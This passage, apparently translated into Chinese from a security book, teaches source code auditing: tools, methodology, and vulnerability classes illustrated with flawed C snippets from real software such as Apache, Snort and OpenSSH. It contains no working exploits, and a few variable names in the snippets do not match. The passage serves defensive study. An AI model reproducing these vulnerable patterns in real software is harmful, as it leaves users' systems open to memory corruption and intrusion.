Cscope可以定位符号的定义，或在其他数据中给定名称的符号引用。它也能定位所有给定函数的调用，或定位某个函数调用的所有函数。在运行时，Cscope首先会生成一个符号和引用的数据库，这个数据库可以重复使用。它既可以很方便地处理整个操作系统的源码，也可以使在一个大代码库里搜索特定的漏洞变得更容易。即使没有明确表示支持，它也能在每个UNIX版本上运行，目前已有编译好的Windows版本。Cscope对审计的作用是无法估量的，许多安全研究者都经常使用它。

许多编辑器默认支持Cscope，如Vim和Emacs，可以直接从编辑器内部调用它。

18.1.2 Ctags

Ctags特别适合在大型代码库里定位语言标记（符号），它会生成在扫描过的文件里包含目标文件语言标记定位信息的文件。许多编辑器都支持这种标记文件，它允许用户用自己喜爱的编辑器轻松浏览源码。标记文件支持多种语言，最重要的是，它支持C和C++。Ctags的特征之一是，它具有通过光标快速转到高亮标记的能力，然后返回到以前的定位或标记栈上较远的位置。该特征允许像执行流程那样浏览源码。可以在http://ctags.sourceforge.net/下载Ctags，另外，许多Linux版本提供编译好的打包文件。

18.1.3 编辑器

阅读源码时使用的文本编辑器不同，审计的舒适度就会有很大差别。某些编辑器的特性有利于程序开发和源码审计，就成为我们的首选。例如Vim（vi的增强版本）和Emacs，除了提供方便的代码编辑和搜索功能外，它们还提供了一些增强功能，如括号匹配功能（可快速定位开／闭括号的另一半）。在审计带多个括号的表达式时，这样的功能非常有用。

如何选择文本编辑器，每个人都有自己的想法。尽管某些编辑器的确比其他的要好一些，但在选择时，主要应该考虑熟悉程度和易用性。

18.1.4 Cbrowser

许多工具都提供和Cscope、Ctags类似的功能。例如Cbrowser，它为Cscope提供了图形化的界

① 除了以下介绍的工具外，我向大家推荐商业工具Source Insight，它当前的版本是3.5.0058。——译者注

面，习惯在GUI下审计源码的人可以试一下。

18.2 自动源码分析工具

有些工具尝试对源码进行静态分析，自动检测漏洞。这种愿望是良好的，但大部分产品只能供初学者使用，而且直到现在，还没有哪一个工具能够代替有经验的审计者。许多大型软件厂商在把测试代码转为产品代码前，会用静态分析工具检测简单的漏洞，然而，这些工具有明显不足，不能发现复杂的漏洞。尽管如此，它们在审计大的、没有进行过审计的源码树方面还是有一些帮助的。

Splint是一个静态分析工具，用于检测C程序里的安全问题。Splint通过向程序中插入注解的方式执行相对较强的安全检查。这个分析引擎在过去已经展示出其检测安全问题的能力，例如它自动发现的BIND TSIG溢出（虽然是在这个漏洞公布之后）。尽管Splint在处理大的、复杂的源码树方面有些问题，但仍值得一试。它由弗吉尼亚大学开发，可以在www.splint.org/网址处找到。

CQual是一个评价C源码增加的注解的应用程序。它扩展标准的C类型限定词，添加像tainted这样的有限定词，并判断哪些限定词没有被明确定义的变量的类型。CQual可以检测某些漏洞，如格式化串。然而，和手工分析相比，它并不能发现更复杂的问题。CQual由Jeff Foster所写，可在http://www.cs.umd.edu/~jfoster/cqual/下载。

其他的工具（如Secure Software提供的RATS）可以定位简单的、过时的漏洞。一些错误用静态分析可能会更好检测，其他的一些公开可用的工具自动检测潜在的格式化串漏洞。

一般来说，要分析新软件里发现的相对复杂的漏洞，当前的静态分析工具都无能为力。上面介绍的几个工具对初学者来说可能会有些用处，但远远无法满足严谨的审计者检测漏洞的需求。

18.3 方法论

在没有具体计划的情况下审计程序，审计者可能会有所收获，但这种情形仅仅出现在他们在恰当的时候读了恰当的代码，又恰恰看到以前忽略的内容。如果想在程序中寻找漏洞，或想找出目标程序中所有的漏洞（这应该是专业的源码审计），那你需要有明确的方法论来做指导。要什么方法论呢？这要视目标程序和要寻找的漏洞而定。我们在这里简要介绍一些常见的审计源码的方法。

18.3.1 自顶向下（明确的）的方法

在自顶向下的方法中，审计者不必深入了解目标程序。例如，审计者为了找出影响`syslog`函数的格式化串漏洞，只需搜索整个源码树，而不必逐行阅读源码。这个方法的优点是效率较高，因为它不要求审计者深入了解目标程序。但这个方法也有缺点，比如说那些需要深入了解目标程序上下文才能发现的漏洞、跨越多段代码的漏洞都可能会被遗漏。自顶向下的方法比较适合寻找那些只读一行代码就能轻松识别的漏洞，而那些需要深入了解目标程序才能找到的漏洞，用其他的方法会好一些。

18.3.2 自底向上的方法

在自底向上的方法中，审计者需要阅读大部分的源码来了解程序的内部工作机理。在这个方法中，一般是从main函数开始，从进入点一路读到退出点，从而对程序有一个全面的了解。尽管这个方法需要大量的时间，但能全面了解程序，有可能发现更多、更复杂的漏洞。

18.3.3 结合法

前面介绍的两个方法都有些问题，而这些问题将妨碍我们及时有效地发现错误。然而，如果把这两个方法结合起来，效果会更好一些。通常来说，任何代码库都有死代码[1]，而且它们在代码库中占有相当大的比例。在死代码中寻找漏洞是劳而无功的，因为在实际环境中，它们几乎不会被触发。例如，在分析Web服务器（属主为root的）的配置程序时，代码里存在的缓冲区溢出就算不上真正的漏洞。为了节省时间、提高效率，审计那些最有可能包含安全问题而又可以被利用的代码段会更有意义。

在结合法中，审计者先通过输入定义的攻击者来定位可疑的代码，然后把大部分精力放在小范围代码段上，当然，全面了解代码的关键部分也非常有用。如果你不知道正在审计的代码段在做什么或它适合于程序的哪个地方，那你应该花些时间来了解它的上下文，只有这样，你才不会在毫无益处的审计上浪费时间。在死代码里或你不能控制输入的情形中发现严重的漏洞最让人沮丧了。

总的来说，大多数成功的审计都会选用结合法。结合法通常是寻找漏洞最有效的方法之一。

18.4 漏洞分类

把常见的或不常见的错误分类有很多好处。虽然下面列的不是很全面，但应该包括了大部分错误类型。按以往的趋势，每隔几年就会出现新的错误类型，与之相关的大部分漏洞会被立即发现，而剩下的则会随着时间的推移逐渐浮出水面，关键在于怎样寻找它们。

18.4.1 普通逻辑错误

虽然普通逻辑错误不太起眼，但却是诸多问题的根源。为了在程序的设计逻辑中发现可能导致安全条件（condition）缺陷的问题，必须深入了解程序的内部结构。理解内部结构、应用程序和可能误用的错误方法的特定类型，都会对我们有所帮助。例如，如果程序使用普通的缓冲区结构或字符串类，深入理解程序就可以找出程序中错用或有问题的结构成员或类的位置。当审计一个相当安全的和已经仔细审计过的程序时，接下来应该做的是搜寻普通逻辑错误。

18.4.2 （几乎）绝迹的错误分类

5年前在开源软件里经常可以看到的漏洞，现在几乎绝迹了。这类漏洞通常是那些没有限制内存副本的函数引起的，如strcpy、sprintf和strcat。今天，虽然这些函数依然存在，但程

---

① 运行过程中基本或完全不会被执行的代码。——译者注

序员基本上都在保证安全的前提下使用它们。以前经常能看到错用这些函数导致的缓冲区溢出的情况，但在现在的开源软件里已经找不到这种漏洞了。

strcpy、sprintf、strcat、gets和类似的函数没有目的缓冲区大小的概念。如果我们适当分配目的缓冲区，或在复制数据之前检查输入数据的大小，那么安全使用大部分的函数是有可能的。然而，如果没有进行正确的安全检查，这些函数就是潜在的安全风险。我们对这些函数的安全问题已经有强烈的意识，例如，sprintf和strcpy在它们的操作手册中提到，在调用这些函数之前不进行边界检查是危险的。

1998年在华盛顿大学IMAP服务器里发现的溢出就是这类漏洞的例证。这个漏洞影响authenticate命令，其原因是在没有进行边界检查的情况下把字符串复制到栈缓冲区。

```
char tmp[MAILTMPLEN];
AUTHENTICATOR *auth;
                                /* make upper case copy of mechanism name */
ucase (strcpy (tmp,mechanism));
```

在以前，把输入字符串转换成大写字母对破解者来说是一项有意思的挑战，然而，如今它已不再重要。修补这类漏洞只需检查输入字符串的大小，拒绝接受太长的字符串就可以了。

```
                                /* cretins still haven't given up */
if (strlen (mechanism) >= MAILTMPLEN)
  syslog (LOG_ALERT|LOG_AUTH,"System break-in attempt, host=%.80s",
          tcp_clienthost ());
```

18.4.3　格式化串

格式化串类漏洞是在2000年的某个时候发现的，在过去的几年中，人们发现了多个与之相关的严重漏洞。发生格式化串错误的原因在于攻击者能控制传递给接受printf类型参数的格式化串函数（包括*printf、syslog和类似的函数）。如果攻击者能控制格式化串，他就能传递将导致内存恶化和执行任意代码的格式符。对这些漏洞的利用，在很大程度取决于前面提过的晦涩的%n格式符，它将可打印的字节数写入整型指针参数。

在审计过程中很容易发现格式化串问题。仅通过限制函数接受printf类型参数的数量，识别对这些函数的调用，验证攻击者是否能够控制格式化串就足够了。例如，下列可利用的和不可利用的syslog调用看起来明显不同。

可利用的如下：

```
syslog(LOG_ERR,string);
```

不可利用的如下：

```
syslog(LOG_ERR,"%s",string);
```

如果攻击者可以控制string，“可利用的”例子就可能存在安全风险。在实际的审计过程中，你必须找出数据的来源，通过一些函数验证格式化串漏洞是否存在。因为有些程序使用自定义的printf-like函数，因此，我们的审计不应只局限于一小撮最容易出问题的函数。对格式化串的审计可以按标准行事，自动检测错误是否存在是有可能的。

格式化串错误通常出现在日志记录代码里。经常可以看到常量格式化串传给日志记录函数，但没想到输入会复制到缓冲区，并以可利用的方式传给syslog。下列的例子说明日志记录代码里的格式化串漏洞：

```
void log_fn(const char *fmt,…) {

    va_list args;
    char log_buf[1024];

    va_start(args,fmt);

    vsnprintf(log_buf,sizeof(log_buf),fmt,args);

    va_end(args);

    syslog(LOG_NOTICE,log_buf);

}
```

格式化串漏洞最早是在wu-ftpd 服务器里发现的，接着，在其他的程序里也发现了它们的身影。然而，因为通过审计可以轻易发现这类漏洞，所以它们很快就从绝大多数的开源软件里销声匿迹了。

18.4.4 错误的边界检查

应用程序一般都会进行边界检查，但很多时候，这些检查都不正确。虽说不正确的检查和不做检查是有区别的，但结果都一样；它们都属于逻辑错误。除非深入分析边界检查，否则很难发现这类问题。换句话说，不要因为程序执行了边界检查，就假定它是安全的。正确的做法应该是，在审计其他代码之前，先验证这些检查是否已正确完成。

2003年的早些时候，ISS X-Force发现的Snort RPC 预处理程序错误就是没有正确进行边界检查的例子。下面是在Snort内发现的有问题的代码段。

```
while(index < end)
{
        /* get the fragment length (31 bits) and move the pointer to the
           start of the actual data */
        hdrptr = (int *) index;

        length = (int)(*hdrptr & 0x7FFFFFFF);

        if(length > size)
        {
            DebugMessage(DEBUG_FLOW, "WARNING: rpc_decode calculated bad
"
                    "length: %d\n", length);
            return;
        }
```

```
        else
        {
            total_len += length;
            index += 4;
            for (i=0; i < length; i++,rpc++,index++,hdrptr++)
                *rpc = *index;
        }
    }
```

在程序里，length是RPC碎片的长度，size是数据包的总长度。输出缓冲区和输入缓冲区一样，分别在两个地方被rpc和index变量引用。这段代码尝试从数据流里剥离包头来重组RPC碎片。rpc和index随着每次循环递增，total_len表示写入缓冲区的数据长度。程序在写入前尝试进行边界检查，但这个检查的实现有些问题。为什么有问题呢？因为程序把当前RPC碎片的长度和总数据长度做比较，但正确的检查应该是把所有RPC碎片的总长度（包括当前的）和缓冲区的长度做比较。这个检查不正确，但确实在代码里出现了。所以说，如果你只是草率地检查，很可能就不再深究了，而想当然地认为检查是有效的——这个例子提示我们，重要区域里的边界检查都应经过验证。

18.4.5　循环结构

循环结构是最容易发生溢出的地方，可能因为从程序员的角度来看，循环结构的代码比线性的代码要复杂一些，而且越复杂的循环结构越有可能出现编程错误，从而引入漏洞。许多流行的、安全性至关重要的程序都包含难以理解的循环结构，其中有些是不安全的。一般来说，当程序中存在循环嵌套时，通常会导致复杂的相互作用，更容易出错。解析循环或处理用户定义的输入是开始审计的好地方，把精力集中在这些区域，可以事半功倍。

复杂循环结构容易出问题的例子是Mark Dowd发现的Sendmail里的crackaddr函数的漏洞。这个函数的循环结构非常大，如果在这里列出来，要占用很多篇幅，因此，建议你阅读它的源码来了解相关信息。由于这个循环结构十分复杂，而且里面还要处理众多变量，所以在处理某些输入数据的模式时，出现缓冲区溢出条件。尽管Sendmail的开发者已经做了大量的检查来防止缓冲区溢出，但代码仍然产生了意料之外的结果。一些关于这个漏洞的第三方分析，其中包括著名的波兰安全研究小组Last Stages of Delirium，都轻描淡写地描述了这个漏洞的可破解性，因为他们都错过了一个可能导致缓冲区溢出的输入模式。

18.4.6　off-by-one 漏洞

off-by-one或off-by-a-few漏洞是常见的编码错误，出现这类错误的主要原因是：一个或有限个字节写到分配内存边界之外。这种漏洞经常导致字符串没有正确地以"\o"结尾，在循环结构里经常可以看到这类错误，常见的字符串函数也可能会引入这类错误。这类错误在很多情况下都可以利用，以前的程序里还经常可以看到它们的影子。

例如，下面的代码摘自Apache 2.0.46之前的某个Apache 2版本。这个漏洞后来被悄悄地补上了。

```
    if (last_len + len > alloc_len) {
        char *fold_buf;
        alloc_len += alloc_len;
        if (last_len + len > alloc_len) {
           alloc_len = last_len + len;
        }
        fold_buf = (char *)apr_palloc(r->pool, alloc_len);
        memcpy(fold_buf, last_field, last_len);
        last_field = fold_buf;
    }
  memcpy(last_field + last_len, field, len +1); /* +1 for nul */
```

在处理MIME头的代码里，作为请求的部分发到Web 服务器后，如果前两个if语句为真(true)，将分配1字节长的缓冲区。随后的memcpy调用将把一个空字节写到边界之外。由于Apache使用自定义的堆实现，所以，要验证这个错误还是比较麻烦的，然而，它仍是一个典型的处理以'\0'结尾字符串的off-by-one例子。

任何在结束时以'\0'作为字符串结尾的循环，都应当进行双重检查，以防止出现off-by-one漏洞。下列代码是在OpenBSD ftp daemon里发现的，足以说明这个问题。

```
      char npath[MAXPATHLEN];
         int i;

         for (i = 0; *name != '\0' && i < sizeof(npath) - 1; i++, name++)
  {
                 npath[i] = *name;
                 if (*name == '"')
                         npath[++i] = '"';
         }
         npath[i] = '\0';
```

尽管这段代码试着为空字节保留空间，但是，如果在输出缓冲区边界末尾的字符是引号，则将会出现一个off-by-one漏洞。

不恰当地使用某些库函数也可能引入off-by-one漏洞。例如，如果调用strncat的格式不正确，用输出缓冲区保留的空间（因为没有把空字节算在内，所以长度比正确的长度少一个字节）作为它的第三个参数，将会把空字节写到边界之外，从而将输出字符串以'\0'结尾。

下面的例子显示了错误的strncat用法：

```
strcpy(buf,"Test:");
strncat(buf,input,sizeof(buf)-strlen(buf));
```

安全的用法应该是：

```
strncat(buf,input,sizeof(buf)-strlen(buf)-1);
```

18.4.7 非正确终止问题

要想安全地处理字符串，必须使它们正确地以'\0'结尾，以便轻松确定它们的边界。程序在执行过程中，如果碰到字符串没有被正确地终止，也可能会引起安全问题。例如，如果字符串

没有正确终止，周围的内存数据可能会被当作字符串的一部分。这种情形对安全性会有一些影响，例如，大幅度增加字符串的长度或修改字符串的操作，将会破坏字符串缓冲区边界外的内存。有些库函数天生就存在与以'\0'结尾的相关问题，我们在审计源码时，应该检查这些情况。例如，函数strncpy用完目的缓冲区之后，不会使它写的字符串以'\0'结尾，程序员必须明确地使字符串'\0'结尾，否则就会留下隐患。例如，下面的代码是不安全的。

```
char dest_buf[256];
char not_term_buf[256];

strncpy(not_term_buf,input,sizeof(non_term_buf));

strcpy(dest_buf,not_term_buf);                    ;
```

因为第一个strncpy没有使non_term_buf以'\0'结尾，即使两个缓冲区一样大，第二个strcpy也不安全。在第一个strncpy和第二个strcpy之间，增加一行像下面这样的代码，将使这段代码免受缓冲区溢出的影响。

```
not_term_buf[sizeof(not_term_buf) - 1] = 0;
```

虽然缓冲区周围的状态对利用这个漏洞有一定的影响，但在很多情况下，我们可以利用它执行代码。

18.4.8 跳过以'\0'结尾问题

程序中某些可利用的编程错误是跳过字符串里的以'\0'结尾的字节，然后继续处理，直至影响未定义的内存区域。一旦跳过以'\0'结尾的字节，如果将来的任何处理引起一个写操作，将可能引起内存恶化，从而导致执行代码。这类漏洞一般出现在处理字符串的循环过程中，特别是在每次处理多于一个字符或假设字符串的长度已经确定时。下列代码例子直到最近才在Apache的mod_rewrite模块中发现。

```
else if (is_absolute_uri(r->filename)) {
    /* it was finally rewritten to a remote URL */

    /* skip 'scheme:' */
    for (cp = r->filename; *cp != ':' && *cp != '\0'; cp++)
        ;
    /* skip '://' */
    cp += 3;
```

其中is_absolute_uri执行下列代码：

```
int i = strlen(uri);
if (   (i > 7 && strncasecmp(uri, "http://",   7) == 0)
    || (i > 8 && strncasecmp(uri, "https://",  8) == 0)
    || (i > 9 && strncasecmp(uri, "gopher://", 9) == 0)
    || (i > 6 && strncasecmp(uri, "ftp://",    6) == 0)
    || (i > 5 && strncasecmp(uri, "ldap:",     5) == 0)
    || (i > 5 && strncasecmp(uri, "news:",     5) == 0)
    || (i > 7 && strncasecmp(uri, "mailto:",   7) == 0) ) {
```

```
        return 1;
    }
    else {
        return 0;
    }
```

这里的问题出在行c += 3，处理代码试图跳过URI里的://。然而，注意在is_absolute_uri里，不是所有的URI都以://结束。如果被请求的URI只是简单的ldap:a，那这段代码可能会跳过以'\0'结尾的字节。再详细研究URI处理过程：一个空字节被写入URI，使这个漏洞潜在地可利用。在这个特殊的例子里，必须适当使用某些重写规则，但在许多开源代码库中，类似的问题还是很常见的，我们在审计时应当考虑这些情况。

18.4.9 有符号数比较漏洞

许多程序员检查用户的输入，但是，当使用有符号长度分类符（signed-length specifiers）时，检查并没有正确结束。许多长度分类符（specifiers）（例如size_t）是无符号的，就不会像有符号长度分类符（例如off_t）那样受到这种问题的影响。如果比较两个有符号整数，特别是比较两个常量，在做长度检查时，可能不会考虑它们小于0的可能性。

从编译代码的角度来看，我们没有必要明确指出不同类型整数之间的比较标准，因此，我们必须感谢那些指出真正正确的编译器行为的友人。ISO C标准规定，如果两个不同类型或长度的整数相比较，它们首先被转换成有符号的int类型，然后再进行比较。如果其中一个整数的类型比一个有符号int长度大，那么这两个整数都要转换到大的类型，然后再做比较。当一个无符号int和有符号int比较时，无符号类型比有符号类型大，将被优先处理。例如，下面是无符号数比较：

```
if((int)left < (unsigned int)right)
```

然而，下面这个比较是有符号的：

```
if((int)left < 256)
```

某些操作符（如sizeof()）是无符号的。即使sizeof操作符的结果是常量，下列比较也是无符号的：

```
if((int) left < sizeof(buf))
```

然而，下面的比较是有符号的，因为在比较之前，两个短整型被转换成有符号整型：

```
if((unsigned short)a < (short)b)
```

在很多情况下，特别是使用32位整型的情况下，为了绕过长度检查，你必须能直接指定整型。例如，在实际情况中，它不可能促成strlen()返回一个趋向负数的值，但是，如果使用某个方法从一个数据包中得到一个整数，一个整型被直接从一个包中取回，将有可能使strlen()成为负数。

在2002年由NGSSoftware的Mark Litchfield发现的Apache chenked-encoding漏洞，就是有符号数比较所导致的，下面这段代码是可能出问题的地方：

```
len_to_read = (r->remaining > bufsiz) ? bufsiz : r->remaining;

len_read = ap_bread(r->connection->client, buffer, len_to_read);
```

在这个例子里，bufsiz是指示缓冲区剩余空间的有符号数，r->remaining是off_t类型的有符号数，可直接从请求里指定块（chunk）的大小。计划变量len_to_read的值取bufsiz或r->remaining的最小值，但如果块的大小是负数，它可能绕过检查。当负数传给ap_bread时，会变成非常大的正数，从而导致很大范围的memcpy。这个错误非常明显，在Win32上，通过改写SEH可以轻易利用它。Gobbles Security Group证实，由于memcpy实现的一个错误，它们在BSD上也是可利用的。

今天，在软件里依然可以看到这类漏洞。我们在碰到用有符号整型作为长度分类符的情形时，要仔细审计这类漏洞。

18.4.10　整数相关漏洞

整数溢出似乎已经成为安全研究者的口头禅，常用它来描述大多数漏洞，但很多与整数溢出并不相干。2002年，在USA BlackHat的“Professional Source Code Auditing”演讲中，第一次提到整数溢出，尽管在这之前，一些安全研究者已经知道怎样发现这些溢出了。

当整数超出它的最大值或者低于它的最小值时，会发生整数溢出。整数的最大值或最小值由它的类型和大小（size）定义。16位有符号整数的最大值是32 767（0x7fff），最小值是-32 768（-0x8000）。32位无符号整数的最大值是4 294 967 295（0xffffffff），最小值是0。如果一个16位有符号整数的值是32 767，加1的话，它的值就会变成-32 768，导致整数溢出。

当你想绕过长度检查，或因缓冲区太小而不能容纳复制它的数据而促使再分配缓冲区时，整数溢出是有用的。整数溢出通常分为两类：加/减法溢出，乘法溢出。

加/减法溢出的原因是：两个数相加或相减时，结果超出最大值 / 最小值的范围。例如，下面的代码可能会引起整数溢出。

```
char *buf;
int allocation_size = attacker_defined_size + 16;

buf = malloc(allocation_size);
memcpy(buf,input,attacker_defined_size);
```

在这个例子里，如果attacker_defined_size是-16和-1之间的某个值，加法将引起整数溢出，malloc()调用分配的缓冲区太小，无法容纳memcpy()调用复制的数据。在开源程序中，还可以看到类似的代码。尽管利用这类漏洞存在一定的困难，但这些错误确实存在。

当程序期望用户输入最小长度时，通常可以发现减法溢出。下列代码易受整数溢出的影响。

```
#define HEADER_SIZE 16

char data[1024],*dest;
int n;

n = read(sock,data,sizeof(data));
```

```
dest = malloc(n);
memcpy(dest,data+HEADER_SIZE,n - HEADER_SIZE);
```

在这个例子里，如果读完的网络数据小于预期的最小长度（HEADER_SIZE），在memcpy的第三个参数里会发生整数重叠（wrap）。

当两个数相乘的结果超出整型的最大长度时，发生乘法溢出。2002年，在OpenSSH和Sun的RPC库里发现了这类漏洞。下面的代码摘自OpenSSH（3.4之前的版本），是一个典型的乘法溢出例子。

```
nresp = packet_get_int();
if (nresp > 0) {
        response = xmalloc(nresp * sizeof(char*));
        for (i = 0; i < nresp; i++)
                response[i] = packet_get_string(NULL);
}
```

在这个例子里，nresp是直接来自SSH数据包的整数。它和字符指针的大小（在这里是4）相乘，结果作为分配目标缓冲区的大小。如果nresp大于0x3fffffff，相乘后的结果将超出无符号整型的最大值，产生溢出。如果分配的内存非常小，但把大量的字符指针复制到它里面，可能引起溢出。有趣的是，正是因为OpenBSD采用了更安全的堆实现，没有在堆上保存内嵌的控制结构，从而导致在OpenBSD上可以利用这个特殊的漏洞。对于有内嵌控制结构的堆实现，带有大量指针的堆出现恶化后，在其后的分配过程中将导致崩溃，例如在packet_get_string中。

较小的整数更容易发生整数溢出，16位整数类型经常见例程（例如strlen()）处理后，可能会出现整数重叠。这类整数溢出是导致RtlDosPathNameToNtPathName_U溢出的原因，典型的例子是IIS WebDAV漏洞，详细描述见Microsoft Security Bulletin MS03-007。

整数相关漏洞出现的频率很高，在软件中经常可以见到它们的身影。虽然许多程序员注意到了字符串相关操作的危险，但却不太关注与整数操作相关的危险。在未来的几年中，类似的漏洞可能还会出现。

18.4.11 不同大小的整数转换

在两个不同大小的整数间转换，可能会得到意外的结果。如果没有仔细考虑，这些转换可能有危险。如果在源码中发现这种转换，应该对它们进行仔细检查。这种转换可能导致值截断（truncation）、符号转换或值的符号扩展，有时候能导致形成可利用的安全问题。

从大整型到小整型的转换（32到16位或16到8位）可能导致值截断或符号转换。例如，如果一个有符号32位整型的值为−65 535，被转换成16位整数，由于截断了整数的高16位，从而得到值为＋1的16位整数。

根据源和目标的类型，从小到大的整数类型转换可能会导致符号扩展。例如，把有符号16位整型数-1转换为无符号32位整型时，得到结果比4GB略小。

表18-1有助于了解整数间的转换。对于最近版本的GCC，该表是准确的。

希望这个表有助于澄清不同大小整数间的相互转换问题。最近，在Sendmail里的prescan函数中发现的漏洞是这类漏洞的好例子。从输入缓冲区得到一个有符号字符（8位），转换成有符号

的32位整数。这个字符被符号扩展到32位，值为-1，对特殊情形NOCHAR的定义也会出现这些。这将导致函数及远程可利用的缓冲区溢出的边界检查失败。

大家都认为，在不同大小整数之间相互转换是非常复杂的，如果没有仔细考虑，它们可能会引起很多错误。在现代程序中几乎不需要使用不同大小的整数，如果你在审计时发现了这种情况，需要深入研究它们的使用。

表18-1　整数转换表

源大小/类型	源　值	转换之后的大小/类型	转换之后的值
16位，有符号	-1 （0xffff）	32位，无符号	4 294 967 295 （0xffffffff）
16位，有符号	-1 （0xffff）	32位，有符号	-1 （0xffffffff）
16位，无符号	65 535 （0xffff）	32位，无符号	65 535 （0xffff）
16位，无符号	65 535 （0xffff）	32位，有符号	65 535 （0xffff）
32位，有符号	-1 （0xffffffff）	16位，无符号	65 535 （0xffff）
32位，有符号	-1 （0xffffffff）	16位，有符号	-1 （0xffff）
32位，无符号	32 768 （0x8000）	16位，无符号	32 768 （0x8000）
32位，无符号	32 768 （0x8000）	16位，有符号	-32 768 （0x8000）
32位，有符号	-40 960 （0xffff6000）	16位，有符号	24 576 （0x6000）

18.4.12　二次释放错误

尽管二次释放可能引起内存恶化，甚至允许攻击者执行代码。但某些堆实现不受它的影响，或对它有一定的免疫力，因此，只有在某些平台上，二次释放错误才是可以利用的漏洞。

现在的程序员很少犯二次释放的错误了（尽管我们曾经看到过）。二次释放错误经常出现在保存全局范围指针的堆缓冲区里。当全局指针被释放时，程序通常把它设为空值，防止被其他程序重用。如果程序没有这样做，那么对我们来说，在这样的堆块里寻找二次释放是不错的主意。在C++代码里，如果你撤销（destroying）类的实例，而类的某些成员已被释放，那么也可能产生这类漏洞。

最近，在zlib中发现的在解压缩期间触发某个错误时全局变量释放二次的漏洞，以及最近在CVS服务器中发现的漏洞，都是二次释放的结果。

18.4.13　超出范围的内存使用漏洞

程序使用的内存区域都有一定的范围和生命期，在它们生效前或失效后，使用它们都会带来安全风险，如内存恶化（它可以引起任意代码执行）。

18.4.14　使用未初始化的变量

在程序中一般很少见到使用未初始化变量的情形，因为，如果程序有这样的错误，在首次运行时，就有可能出现被利用的情形而被发现。静态内存，如可执行文件的.data或.bss段里的变量，在程序执行前会被初始化为空值。但对于栈或堆变量来说，程序并没有为它们初始化，所以

程序员在使用前，必须明确把它们初始化，以保证程序可靠运行。

如果变量未被初始化，在默认情况下，它的内容是随机的。不过，我们有机会猜出未初始化内存区域里包含的数据。比如说，未初始化的栈局部变量的内容可能是上次函数调用时遗留的数据，有可能是函数的参数、保存的寄存器或函数的局部变量，具体是何内容要看它在栈中的位置了。如果攻击者很幸运，正确控制了这样的内存块，那他就有机会破解这类漏洞。

由未初始化变量导致的漏洞比较少见，因为它们的存在将导致程序直接崩溃，很容易被发现。因此，这类漏洞一般潜伏在那些很少被执行的代码段中，如那些需要触发罕见错误才会被执行的代码段。很多编译器在编译时将检查未初始化变量，例如，微软的Visual C++自带一些检测措施，GCC也为此做过一些努力，但两者的效果都不理想，因此，程序员有责任避免再犯这类错误。

下面的例子假设使用了未初始化变量。

```
int vuln_fn(char *data,int some_int) {
        char *test;

        if(data) {
                test = malloc(strlen(data) + 1);
                strcpy(test,data);
                some_function(test);
        }

        if(some_int < 0) {
                free(test);
                return -1;
        }
        free(test);
        return 0;
}
```

在这个例子里，如果参数data为空值，指针test没被初始化。当函数在后面释放它时，它处于未初始化的状态。注意：gcc或Visual C++在编译时，都不会警告程序员存在这个错误。

尽管这类漏洞具有的特性导致它可以被自动检测到，但现在的程序中仍可能出现这类错误（如2002年，Stefan Esser在PHP里发现的错误）。尽管未初始化变量漏洞比较少见，但它们之中也有很复杂的情况，很可能会在程序中潜伏多年。

18.4.15 释放后再使用漏洞

每个堆缓冲区都有生命周期，从它们被分配开始，到通过free或零字节realloc释放它们这段时间止。在它们被释放后，任何试图写入堆缓冲区的操作都可能引起内存恶化，最终导致执行任意代码。

当指向堆缓冲区的指针保存在不同的内存区域时，如果释放它们中的一个，或者指向堆缓冲区不同偏移的指针被使用，但原来的缓冲区却被释放了，这种情况最有可能发生释放后再使用漏洞。这类漏洞会引起未知的堆恶化，一般在开发过程中就能被根除。如果释放后再使用漏洞潜伏到软件的发行版，那么它最有可能位于很少被执行或处理的代码段里。2003年5月发现的Apache 2

psprintf漏洞就是释放后再使用的例子，活动的内存节点被意外释放后，又被Apache的类似malloc的分配例程分发。

18.4.16 多线程问题和重入安全代码

大多数开源程序不是多线程的，然而，许多多线程程序并没有采取必要的措施确保它们的线程安全。在多线程程序里，不同的线程访问同一全局变量时，如果没有适当的锁定，可能会导致潜在的安全问题。这类错误一般很难发现，除非用非常大的负载对程序进行压力测试，否则很可能错过它们，或者把它们作为间歇式的软件错误，而从来没有验证。

2002年8月，Michal Zalewski在Problems with Msktemp里提到，当全局变量处在意外状态下时UNIX的信号发送能导致执行被停止。如果在信号处理的程序中，没有安全地使用可重入的库函数，很可能导致内存恶化。

尽管许多函数有线程版本和重入安全版本，但在多线程或重入（re-entrant）代码中也不总是会使用它们。审计这类漏洞时，需要在头脑中有多线程的概念。这样有助于我们理解在库函数之后程序又做了些什么，而这些可能就是问题的真正源头。如果你的头脑中有这个概念，线程相关的问题也不是很难。

18.5 超越识别：真正的漏洞和错误

在很多时候，我们发现的软件错误并不是真正的安全漏洞。安全研究者在采取进一步措施之前，必须了解错误的影响范围。尽管在成功利用它之前通常没有办法确认错误的全部影响，但通过简单的源码审计就完成大量乏味的安全工作。

从漏洞点回溯来确定触发漏洞的必要条件是非常有用的。确保在活动代码里真正存在漏洞，攻击者能控制所有的变量，并核实在代码流的适当位置没有为防止错误而进行明显的检查。你必须经常检查随软件一起分发的配置文件，以确认在一般情况下这些选项的状态（开或关）。这些简单的检查可以使我们在编写破解代码时节省大量时间，就不必为不成为问题的问题编写破解而感到沮丧了。

18.6 小结

漏洞研究有时候会令人沮丧，但有时候又充满乐趣。作为审计者，你可能会搜寻一些并不存在的东西，为了找出有价值的东西，你必须下很大的决心。当然，幸运之神可能会降临，但是始终如一的漏洞研究通常意味着数小时的刻苦审计和文档编写。事实证明，每个大的软件包中都存在可利用的安全漏洞。尽情享受审计的乐趣吧。

第19章

手工的方法

我们在前面花了大量的篇幅介绍模糊测试，你可能会因此认为，在寻找漏洞时不再需要手工调查了。但通过本章的学习，你会认识到这种想法是不正确的，在安全研究领域里，手工调查一直占有一席之地，并且到现在又有了长足的发展。我们将从讨论手工调查开始，接着研究手工调查的思维过程，并介绍一些特定漏洞的寻找方法。之后将概述输入验证，以及绕过输入验证的方法。输入验证是研究过程中经常会遇到的问题，但只要稍深入地理解这个概念，我们就会做出更有力的攻击，对防御技术的理解也会更透彻。

19.1 原则

我们的目的是尽量简化研究者的系统概念，使他把精力放在系统的结构和行为上，从技术角度审视安全技术，而不会被厂商的文档或源码所牵制。尽管基本技能很重要，但与此相比，态度和方法更重要。我们的经验是：正确的方法将指导我们发现错误，而这些错误对开发团队来说是“不做考虑的”，因为他们可以查阅源码，明显的错误会被发现而得以改正，因此，剩下的都是一些很隐晦的错误（如复杂的C宏定义），当然，这些错误也可能是因为没有考虑系统各组件之间的相互作用而导致的。抛开规则，也算是解放思想。

该方法的原则归纳如下。

